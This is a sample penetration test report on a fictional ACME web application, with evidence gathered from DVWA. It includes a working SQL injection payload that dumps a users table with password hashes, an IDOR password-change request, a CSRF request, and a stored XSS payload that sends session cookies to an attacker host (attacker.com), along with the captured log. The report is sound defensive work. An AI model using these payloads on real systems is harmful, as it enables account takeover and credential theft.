



Packetlabs

# Application Penetration Test Report

**ACME Inc.**

Application: ACME Web Application  
Dates Assessed: March 9, 2022 through April 9, 2022  
Report Date: April 9, 2022  
Team: Richard Rogerson [rogerson@packetlabs.net]  
Denis Kucinic [dkucinic@packetlabs.net]

## Table of Contents

<b>1. Risk Level Descriptions .....</b>	<b>3</b>
<b>2. Executive Summary .....</b>	<b>4</b>
<b>3. Approach .....</b>	<b>5</b>
3.1 Scope .....	5
3.2 Constraints & Limitations .....	5
<b>4. Methodology .....</b>	<b>6</b>
<b>5. Technical Findings .....</b>	<b>12</b>
<b>5.1 Web Application.....</b>	<b>13</b>
5.1.1 Broken Access Control: Change Password .....	13
5.1.2 SQL Injection .....	14
5.1.3 Cross-site Scripting (XSS) .....	16
5.1.4 Cross-Site Request Forgery (CSRF) .....	19
5.1.5 HTTP Security Header Not Detected .....	21
<b>6. Recommendations Summarized.....</b>	<b>22</b>

# 1. Risk Level Descriptions

## Risk Ratings



Exploitation and discovery of these findings typically require minimal skill and often result in high-privileged access to the affected systems or information. Remediation of critical-risk findings are of high precedence and should not be left unaddressed under any circumstances.



Exploitation of these items can directly lead to the compromise of systems, services or sensitive information. Exploitation is often possible with minimal effort and exploit code is likely to be publicly available or not required. It is recommended that these items be actioned as soon as possible.



Medium-risk findings may lead to a compromise of the environment or disclosure of sensitive information, but may require a significant amount of effort, time and complexity to successfully exploit. Medium risk findings should be actioned in a timely manner.



Low-risk findings have a small impact on the environment and a low likelihood of being exploited. It is generally recommended to address these risks at the lowest priority, occasionally the risk of these findings may be accepted and not actioned due to the limited impact and/or complexity to remediate.



Informational findings are observations made during the assessment which can be addressed with a lower priority. Informational findings typically do not pose a risk to the environment. This may include benign behavior such as bugs and broken functionality.



Remediated findings are findings where the identified vulnerabilities have been determined as fixed with no outstanding risk. Remediated findings do not pose a risk to the environment.



## 2. Executive Summary

### Application Penetration Test

Packetlabs was engaged to perform an application security assessment of the ACME web application. The core objectives of this assessment were to evaluate the security of the application, identify potential risk areas and the effectiveness of the privacy-related features.


Testing began on March 9, 2022 and completed on April 9, 2022. During this time, the application was broken up into logical components based on user role and access privileges.

Overall, the environment was found to be at a **high** risk for compromise with exceptions across 30% of the OWASP Top 10.

Component	Key Findings	Overall Risk Level
 Web Application	<p>An insecure configuration within the password reset flow allows for any user of the application to be compromised.</p> <p>Insecure coding could lead to the disclosure and modification of the back-end database or attacks against users of the application.</p> <p>Minor missing controls were identified that could lead to information disclosure if an attacker was suitably positioned.</p>	

### Comparison

The below graph portrays the number of vulnerabilities identified in this report against Packetlabs past engagements. This information is provided to help clients better understand their security posture relative to other organizations



# 3. Approach

## Approach & Methodology

Given the in-scope components outlined in 3.1 below, our approach for this assessment was to segment the testing into logical bundles based on the types of testing. Comprehensive testing was performed on each of the in-scope systems and applications using the methodology outlined in section 4.

### 3.1 Scope

The scope of this assessment was a Penetration Test of the ACME web application. The following IPs/URLs were considered in scope:

#### Web Application

- <http://innitech.com>

### 3.2 Constraints & Limitations

Our objective in this Penetration Test was to identify publicly known vulnerabilities residing in systems, applications and infrastructure components. While we have performed extensive testing and analysis, there is no assurance that all vulnerabilities were identified.

Prior to the execution of our testing, we have taken measures to ensure that all of our tools are up to date and are running with the latest feed updates and plugins. This report represents the state of the systems tested on a particular point in time.

# 4. Methodology

## 4.1 Application Penetration Testing

Our security testing methodology is derived from the OWASP Top 10:2021 and has been enhanced with current threats and our overall experience in the industry. Our methodology is comprehensive and has been broken up based on which areas can be tested with automation and those which require extensive manual testing.

Phase	Tasks Completed	Manual	Automated
Information Gathering	Conduct search engine discovery and reconnaissance for information leakage	✓	✓
	Fingerprint web server	✓	✓
	Review web server metafiles for information leakage	✓	✓
	Enumerate applications on web servers	✓	✓
	Review webpage comments and metadata for information leakage	✓	✓
	Identify application entry points	✓	✓
	Identify technologies (e.g., web applications, frameworks, or CMS platforms) used	✓	✓
	Map visible content and perform automated spidering of referenced content	✓	✓
	Test for debug parameters	✓	✓
	Discover hidden & default content	✓	✓
Discovery	Configuration and Deploy Management Testing		
	Test network/infrastructure configuration	✓	✓
	Test application platform configuration	✓	✓
	Test file extensions handling for sensitive information	✓	✓
	Analyze backup and unreferenced files for sensitive information	✓	✓
	Enumerate Infrastructure and application admin interfaces	✓	✓
	Test HTTP methods	✓	✓
	Test HTTP strict transport security	✓	✓
	Test RIA cross-domain policy	✓	✓

Test for web server vulnerabilities	✓	✓
Testing for vulnerabilities in third-party applications (e.g. WordPress, Joomla, Drupal, SharePoint)	✓	✓
Test File Permission	✓	-
Test for Subdomain Takeover	✓	-
Test Cloud Storage	✓	-
<b>Identity Management Testing</b>		
Test role definitions	✓	-
Test user registration process	✓	-
Test account provisioning process	✓	-
Testing for account enumeration and guessable user account	✓	-
Testing for weak or unenforced username policy	✓	-
Test permissions of guest/training accounts	✓	-
Test account suspension/resumption Process	✓	-
<b>Authentication Testing</b>		
Testing for credentials transported over an encrypted channel	✓	✓
Testing for default credentials	✓	✓
Testing for a weak lockout mechanism	✓	-
Testing for bypassing authentication schema	✓	-
Test remember password functionality	✓	-
Testing for browser cache weakness	✓	✓
Testing for weak password policy	✓	-
Testing for weak security question/answer	✓	-
Testing for weak password change or reset functionalities	✓	-
Testing for weaker authentication in alternative channel	✓	✓
<b>Authorization Testing</b>		
Testing directory traversal/file include	✓	-
Testing for bypassing authorization schema	✓	-
Testing for privilege escalation	✓	-
Testing for insecure direct object references	✓	-

<b>Session Management Testing</b>		
Testing for bypassing session management schema	✓	-
Testing Session Management Schema	✓	-
Analyze cookies attributes (e.g., HttpOnly, Secure flags and scope)	✓	-
Testing for session fixation	✓	-
Testing for cross-site request forgery	✓	-
Testing for logout functionality	✓	-
Test session timeout	✓	-
Testing for session puzzling	✓	-
Persistent cookies	✓	-
Test tokens for predictability	✓	-
Check for insecure transmission of session tokens	✓	-
<b>Input Validation Testing</b>		
Fuzz all input parameters	✓	✓
Testing for Format String Injection	✓	✓
Testing for HTTP Incoming Requests	✓	✓
Testing for Server-Side Request Forgery	✓	✓
Testing for reflected cross-site scripting	✓	✓
Testing for stored cross-site scripting	✓	✓
Testing for HTTP verb tampering	✓	✓
Testing for HTTP parameter pollution	✓	✓
Testing for HTTP splitting/smuggling	✓	✓
Testing for SQL injection (Oracle, MySQL, MsSQL, PostgreSQL, Microsoft Access, NoSQL)	✓	✓
Testing for LDAP injection	✓	✓
Testing for ORM injection	✓	✓
Testing for XML injection	✓	✓
Testing for SSI injection	✓	✓
Testing for XPath injection	✓	✓



Testing for IMAP/SMTP injection	✓	✓
Testing for code injection	✓	✓
Testing for local file inclusion	✓	✓
Testing for remote file inclusion	✓	✓
Testing for command injection	✓	✓
Testing for native software flaws (buffer overflow, integer bugs, format strings)	✓	✓
Testing for incubated vulnerabilities	✓	✓
Testing for open redirection	✓	✓
Testing for SOAP injection	✓	✓
<b>Error Handling</b>		
Analysis of error codes	✓	✓
Analysis of stack traces	✓	✓
<b>Cryptography</b>		
Testing for weak SSL/TLS ciphers, insufficient transport layer protection	✓	✓
Testing for padding oracle	✓	✓
Testing for sensitive information sent via unencrypted channels	✓	✓
Testing for CBC bit flipping	✓	✓
Testing for hash length extension	✓	✓
<b>Business Logic Testing</b>		
Identify the logic attack surface	✓	-
Test business logic data validation	✓	-
Test the ability to forge requests	✓	-
Test integrity checks	✓	-
Test for process timing (race conditions, TOCTOU)	✓	-
Testing for the circumvention of workflows (e.g., payments)	✓	-
Test defenses against application misuse	✓	-
Test upload of unexpected file types	✓	-
Test upload of malicious files	✓	-


Analyze SSL responses for caching of sensitive content	✓	-
Analyze content for sensitive data in URL parameters	✓	-
Testing for reliance on client-side input validation	✓	-
Testing of trust boundaries	✓	-
<b>Client-Side Testing</b>		-
Testing for DOM-based cross-site scripting	✓	✓
Testing for JavaScript execution	✓	✓
Testing for HTML injection	✓	✓
Testing for client-side open redirection	✓	✓
Testing for CSS injection	✓	✓
Testing for client-side resource manipulation	✓	✓
Test cross-origin resource sharing	✓	✓
Testing for cross-site flashing	✓	✓
Testing for clickjacking	✓	✓
Testing WebSockets	✓	-
Test web messaging	✓	-
Test local storage	✓	-
Testing of thick-client components (Java, ActiveX, Flash)	✓	-
<b>Miscellaneous: WordPress</b>		
Test for outdated plugins	✓	-
Test for XMLRPC exposure	✓	-
Test for exposed admin portal	✓	-
<b>Miscellaneous: JavaScript</b>		
Test for overly permissive Content Security Policy (CSP)	✓	-
Test for subresource integrity checks	✓	-
Testing for linking to third-party Code	✓	-
Testing for advertisement and analytics on critical flows	✓	-
Testing for critical flows isolation	✓	-
Leverage findings from previous phases in order to expand foothold in the environment.	✓	-

<b>Miscellaneous: JWT</b>			
	Testing for insufficient expiration on logout	✓	-
	Testing for token information disclosure	✓	-
	Testing for token storage on client Side	✓	-
	Testing for weak token security	✓	-
	Testing for insufficient signature validation	✓	-
	Testing for substitution attacks	✓	-
<b>Miscellaneous: OAuth</b>			
	Missing CSRF protection	✓	-
	Testing for improper usage of implicit grant type	✓	-
	Testing for flawed redirect_uri validation	✓	-
<b>Miscellaneous: GraphQL</b>			
	Test for unauthorized access to the GraphQL schema through introspection	✓	-
	Test for CSRF	✓	-
<b>Miscellaneous: WebRTC</b>			
	Test for SIP Vulnerabilities	✓	-
	Test for Registration & Session Hijacking	✓	-
	Test for replay attacks	✓	-
<b>Exploitation</b>	Execute a number of exploits focusing on:	✓	✓
	<ul style="list-style-type: none"> <li>• bypass attacks</li> <li>• injection attacks</li> <li>• session attacks</li> </ul>		
	Attempt to escalate privileges and/or gain unauthorized access	✓	✓
	Attempt to pivot from compromised systems to other internal systems.	✓	✓
<b>Reporting</b>	A draft detailed report outlining findings coupled with control recommendations including an executive summary outlining the overall state of the application.		
	Document steps to reproduce findings to ensure application developers can validate remediation efforts prior to retesting.		
	Conduct root cause analysis of findings outlining common themes observed with recommendations to improve security within the environment.		

# 5. Technical Findings

## Findings Breakdown

Overall findings and risk-level has been outlined in the following table with each component detailed in section 5.1. The findings identified represent exceptions in 30% of the OWASP Top 10. The application is at a **high**-risk for compromise.

Component	Key Findings	Overall Risk Level
 Web Application	<ul style="list-style-type: none"><li>5.1.1 Broken Access Control: Change Password</li><li>5.1.2 SQL Injection</li><li>5.1.3 Cross-site Scripting (XSS)</li><li>5.1.4 Cross-Site Request Forgery (CSRF)</li><li>5.1.5 HTTP Security Header Not Detected</li></ul>	<b>HIGH</b>

## OWASP Overview

OWASP Top 10 (2021)	Findings
A1 – Broken Access Control	Yes (1)
A2 – Cryptographic Failures	No
A3 – Injection	Yes (2)
A4 – Insecure Design	Yes (2)
A5 – Security Misconfiguration	No
A6 – Vulnerable and Outdated Components	No
A7 – Identification and Authentication Failures	No
A8 – Software and Data Integrity Failures	No
A9 – Security Logging and Monitoring Failures	No
A10 – Server-side Request Forgery	No

## 5.1 Web Application

### 5.1.1 Broken Access Control: Change Password



#### INDUSTRY REFERENCE

OWASP Top 10: A1 Broken Access Control

#### IMPACT

Disclosure of sensitive information

#### ROOT CAUSE

Insecure coding

Missing access controls were discovered with the change password feature of the ACME web application. This vulnerability allows any authenticated user of the application to change and set the password of any other user. The ACME web application supports multiple roles with varying levels of permissions. This vulnerability was found to allow for privilege escalation to the admin level role.

The vulnerability exists because the **userid** parameter sent in the change password request allows attackers to supply any **userid** value without checking if the session of the user making the request is associated with the **userid** submitted in the request.

When a user updates their password the **userid** field is sent, an attacker can intercept or craft a request and change the **userid** value to that of any user. The attacker can then log into that users account with the password they set.

### Supporting Evidence

When a user updates their password the **userid** field is sent, an attacker can intercept or craft a request and change the **userid** value to that of any user. The attacker can then log into that users account with the password they set.

```
GET /dvwa/vulnerabilities/csrf/?password_new=abc123&password_conf=abc123&Change=Change&userid=312
HTTP/1.1
Host: 192.168.100.130
```

### Affected Assets

- /dvwa/vulnerabilities/csrf

### Recommendation

Implement access controls that check to ensure the session (**PHPSESSID** cookie) is associated with the **userid** parameter that the password change is requested for.

## 5.1.2 SQL Injection



### INDUSTRY REFERENCE

OWASP Top 10: A3  
Injection

### IMPACT

Disclosure of sensitive  
information

### ROOT CAUSE

Insecure coding

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

For more information on SQL injection vulnerabilities and remediation, please refer to the following supplemental information: <https://www.packetlabs.net/sql-injection/>

## Supporting Evidence

An automated scanning tool identified SQL injection as a vulnerability, based on a simple test case. When a single quote (') is provided within the vulnerable `id` parameter, the server returns a SQL error. When two single quotes are provided ('), no error is returned, indicating the syntax of the SQL query is being altered by user input and likely vulnerable to SQL injection.

To validate the finding and identify the impact and associated risks of this SQL injection finding further manual analysis was performed. The results of this analysis are after the following two screenshots.

The screenshots below show the request and response when a single quote is sent within the `id` parameter.

```
GET /dvwa/vulnerabilities/sqli/?id=1'&Submit=Submit HTTP/1.1
Host: 192.168.100.130
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.100.130/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=230lqlrmdj80pv3lpvud808lv3
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Wed, 23 Oct 2019 13:38:41 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, p
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 161
Connection: close
Content-Type: text/html

<pre>You have an error in your SQL syntax; check the
```

It was identified that an attacker would be able to obtain the contents of Initech's ACME database that contains a user's personal information, username and password hashes. An

attacker can use this information to crack the password hashes, revealing the plain-text passwords and login as any user. Further, an attacker can modify the database to set the password themselves, and hijack user accounts.

The below screenshot shows the list of the tables within the database used by the application, and some general information about the server operating system, web server technologies and the database service.

```
[09:41:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[09:41:10] [INFO] fetching database names
[09:41:10] [WARNING] reflective value(s) found and filtering out
[09:41:10] [INFO] fetching tables for databases: 'dvwa, information_schema'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

The below screenshot shows the contents of the user's tables.

```
Database: dvwa
Table: users
[6 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar                                     | password                                     | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1       | admin  | http://127.0.0.1/dvwa/hackable/users/admin.jpg | 21232f297a57a5a743894a0e4a801fc3 | admin     | admin      |
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     |
| 3       | 1337   | http://127.0.0.1/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       |
| 4       | pablo  | http://127.0.0.1/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      |
| 5       | smithy | http://127.0.0.1/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        |
| 6       | user   | http://127.0.0.1/dvwa/hackable/users/1337.jpg | ee11cbb19052e40b07aac0ca060c23ee | user      | user       |
+-----+-----+-----+-----+-----+-----+
```

The text below was the value provided in the `id` parameter to retrieve the content of the users' table.

```
1' UNION ALL SELECT CONCAT(0x71717a7671,IFNULL(CAST(`user` AS
CHAR),0x20),0x757162736b79,IFNULL(CAST(avatar AS
CHAR),0x20),0x757162736b79,IFNULL(CAST(first_name AS
CHAR),0x20),0x757162736b79,IFNULL(CAST(last_name AS
CHAR),0x20),0x757162736b79,IFNULL(CAST(password AS
CHAR),0x20),0x757162736b79,IFNULL(CAST(user_id AS CHAR),0x20),0x717a7a6b71),NULL FROM dvwa.users#
```

## Affected Assets

- /dvwa/vulnerabilities/sqli/ [id parameter]

## Recommendation

The most effective way to prevent SQL injection attacks is to use parameterized queries (commonly used with prepared statements for increased performance) for all database queries. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder.

[https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

In addition to parameterized queries, input validation and sanitization should be performed by the server-side of the application. Input validation typically involves either encoding user input or removal of special characters to prevent input related injection attacks.

For more specific recommendations, please consult the following resource:

- [https://www.owasp.org/index.php/Input\\_Validation\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet)

In addition to parameterized queries, input validation and sanitization should be performed by the server-side of the application. Input validation typically involves either encoding user input or removal of special characters to prevent input related injection attacks.

For more specific recommendations, please consult the following resource:

- [https://www.owasp.org/index.php/Input\\_Validation\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet)

## 5.1.3 Cross-site Scripting (XSS)



### INDUSTRY REFERENCE

OWASP Top 10: A3  
Injection

### IMPACT

Unauthorized access,  
sensitive information  
disclosure

### ROOT CAUSE

Insecure coding

A cross-site scripting vulnerability was identified during the discovery phase of the assessment by fuzzing input parameters throughout the application. Cross-site scripting (XSS) allows attackers to execute scripts in the victim's browser, which can hijack their session, deface content, or redirect them to a malicious website. Cross-site scripting vulnerabilities occur when a parameter under the user's control is either reflected to the user or stored and returned at a later time.

These attacks are the most successful when the vulnerable parameter exists within the URL of a vulnerable website, allowing an attacker to share a maliciously crafted URL to execute code in the victim's browser. An attacker may be able to execute code on multiple victim's browsers when they visit the affected pages. The malicious code may perform various activities from session/account hijacking to website redirection.

During testing, stored XSS was identified.

- Stored XSS (Type-1) generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field. A victim can retrieve the stored data from the web application without that data being made safe to render in the browser. The only difference between this and Reflected XSS is that the malicious JavaScript will be triggered for every visitor to the site or affected page. (e.g., just navigating to <http://evil.com> will launch the attack.)

For more information on XSS vulnerabilities and remediation, please refer to the following supplemental information: <https://www.packetlabs.net/cross-site-scripting-xss/>




## Supporting Evidence

A simple proof-of-concept (PoC) cross-site scripting attack was performed. JavaScript code that generates a popup was entered into the Guestbook Message box and submitted to the application. Users who visit the Guestbook page will be attacked when their browser executes the code.

It was determined that an attacker could use cross-site scripting attacks to perform various attacks against application users, including hijacking a user's sessions.

To replicate the simple PoC below the message `<script>alert(1)</script>` can be entered into the message box, upon loading the page the alert will be triggered.



To hijack the admin's session, malicious JavaScript code was input into the `mtxMessage` parameter that, when executed, causes a victim's browser to make a request to an attacker-controlled site and send the Initech's ACME application cookies. The attacker can then use the cookies to hijack the account. The below screenshot shows the HTTP request containing the XSS payload.

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.100.130
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
DNT: 1
Connection: close
Referer: http://192.168.100.130/dvwa/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=2301qirmdj80pv3lpvud8081v3
Upgrade-Insecure-Requests: 1

txtName=thisisme&mtxMessage=12345&3Cscript%3Bnew%20Image().src=%22http://127.0.0.1:80/hacker?key=%22%2Bdocument.cookie;%3C/script%3E&btnSign=Sign+Guestbook
```

When the user visits the page, the attack is executed, there is no indication to the user their browser sent a request.

The attacker's web server receives a request containing the victim's cookie.

```
-> python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [23/Oct/2019 10:02:25] code 404, message File not found
127.0.0.1 - - [23/Oct/2019 10:02:25] "GET /hacker?key=security=low;%20PHPSESSID=2301q1rmdj80pv31pvud8081v3 HTTP/1.1" 404 -
```

Malicious JavaScript payload used:

```
<script>new Image().src="http://attacker.com/hacker?key="+document.cookie;</script>
```

## Affected Assets

- /dvwa/vulnerabilities/xss\_s/ [mtxMessage parameter]
- /dvwa/vulnerabilities/xss\_s/ [txtName parameter]

## Recommendation

Cross-site scripting vulnerabilities exist due to the absence of two countermeasures – input validation and output encoding. Together, these controls restrict impact by sanitizing the user's input to remove special characters and then encoding any remaining special characters before returning the content to the user.

- **Input Validation:** It is recommended that the user's input is sanitized by removing special characters <, >, ', ", &, / and JavaScript onEvent actions (ref: <http://www.w3.org/TR/html401/interact/scripts.html>)
- **Output Encoding:** If special characters are required in the affected parameters, output encoding should be used to replace special characters with their HTML equivalent. (e.g., < becomes &lt;)

For more specific recommendations, please consult the following resource:

[https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

## 5.1.4 Cross-Site Request Forgery (CSRF)



### INDUSTRY REFERENCE

OWASP Top 10: A4  
Insecure Design

### IMPACT

Unauthorized access

### ROOT CAUSE

Missing security  
requirements

Cross-site request forgery (CSRF) exploits the trust a website has in a user's browser to execute unwanted actions on the site from the user that is currently authenticated. This may result in the modification of data on the web application or even complete compromise of the entire website if the targeted user is authenticated with an administrative account.

During testing of the ACME application, the change password form was found to be vulnerable to Cross-Site Request Forgery attacks, which may enable an attacker to alter a user's password.

The request parameters are predictable, there are no compensating controls that may make exploitation difficult, and it allows a victim to hijack the user's account.

For more information on CSRF vulnerabilities and remediation, please refer to the following supplemental information: <https://www.packetlabs.net/cross-site-request-forgery/>

## Supporting Evidence


In a Proof-of-Concept CRSF attack, an adversary would create a form with the same parameters as the change password form on the ACME but host the form on an external, attacker-controlled web site. This website can use hidden form fields the victim cannot see, and the content of the site is up to the attackers choosing.

Through social engineering, a user could fall victim to the attack by visiting the attacker-controlled website while logged into the ACME application the change password form would be submitted to the ACME application and update the user's security questions with values the attacker controls.


```
GET /dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
Host: 192.168.100.130
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://attackersrule.com/
Cookie: security=low; PHPSESSID=2301qlrmdj80pv3lpvud8081v3
Upgrade-Insecure-Requests: 1
```

The above screenshot shows the Referer HTTP Header highlighted in blue as being an arbitrary value, indicating the request came from an external web server. The Red highlighted section shows the predictable parameters and respective values for the security questions that an attacker can control.

The below screenshot shows a simple malicious site when the user clicks the submit button their password is changed.



When the victim clicks the link, the request is sent, and they land on the ACME web application. It is important to note that the page does tell the user their password was changed, which might make users suspicious; however, only a user with knowledge of CSRF attacks would know an attack occurred. Further, the website does not email a user when their account password is changed.



## Affected Assets

- All forms on the website: <http://initech.com/dvwa/>

## Recommendation

All affected forms should include an additional token that is not conveyed in a cookie and contains sufficient entropy to avoid predictability in the event of an attack. This is known as a CSRF (or XSRF) token. Ensure that this token is associated with the user's session, is appropriately validated and is changed upon each form submission.

Refer to the following link for more information:

[https://cheatsheetseries.owasp.org/cheatsheets/CrossSite\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/CrossSite_Request_Forgery_Prevention_Cheat_Sheet.html)

Additionally, it is recommended to email users when important account settings change, such as password or security questions.

## 5.1.5 HTTP Security Header Not Detected



### INDUSTRY REFERENCE

OWASP Top 10: A4  
Insecure Design

### IMPACT

Vulnerable to XSS,  
clickjacking, man-in-the-  
middle attacks

### ROOT CAUSE

Insecure configuration

A lack of HTTP security headers was discovered. Depending on the vulnerability being exploited, an unauthenticated, remote attacker could conduct client-side or sniffing attacks.

The following list contains the HTTP response headers related to security.

- HTTP Strict Transport Security (HSTS) – HSTS is a web security policy mechanism that helps to protect websites against protocol downgrade attacks and cookie hijacking. It allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.
- X-Frame-Options – X-Frame-Options response header improves the protection of web applications against Clickjacking. It declares a policy communicated from a host to the client browser on whether the browser must not display the transmitted content in frames of other web pages.
- X-Content-Type-Options – Prevents the browser from interpreting files as something else than declared by the content type in the HTTP headers.
- Referrer-Policy – Governs which referrer information, sent in the Referer header, should be included with requests made.

## Affected Assets

- <http://initech.com/dvwa>

## Recommendation

Applications are advised to enable the missing security headers.

- HTTP Strict Transport Security (HSTS)
  - Strict-Transport-Security: max-age=31536000 ; includeSubDomains
- X-Frame-Options
  - X-Frame-Options: deny
- X-Content-Type-Options
  - X-Content-Type-Options: nosniff
- Referrer-Policy
  - Referrer-Policy: strict-origin

# 6. Recommendations Summarized

## Remediation Plan

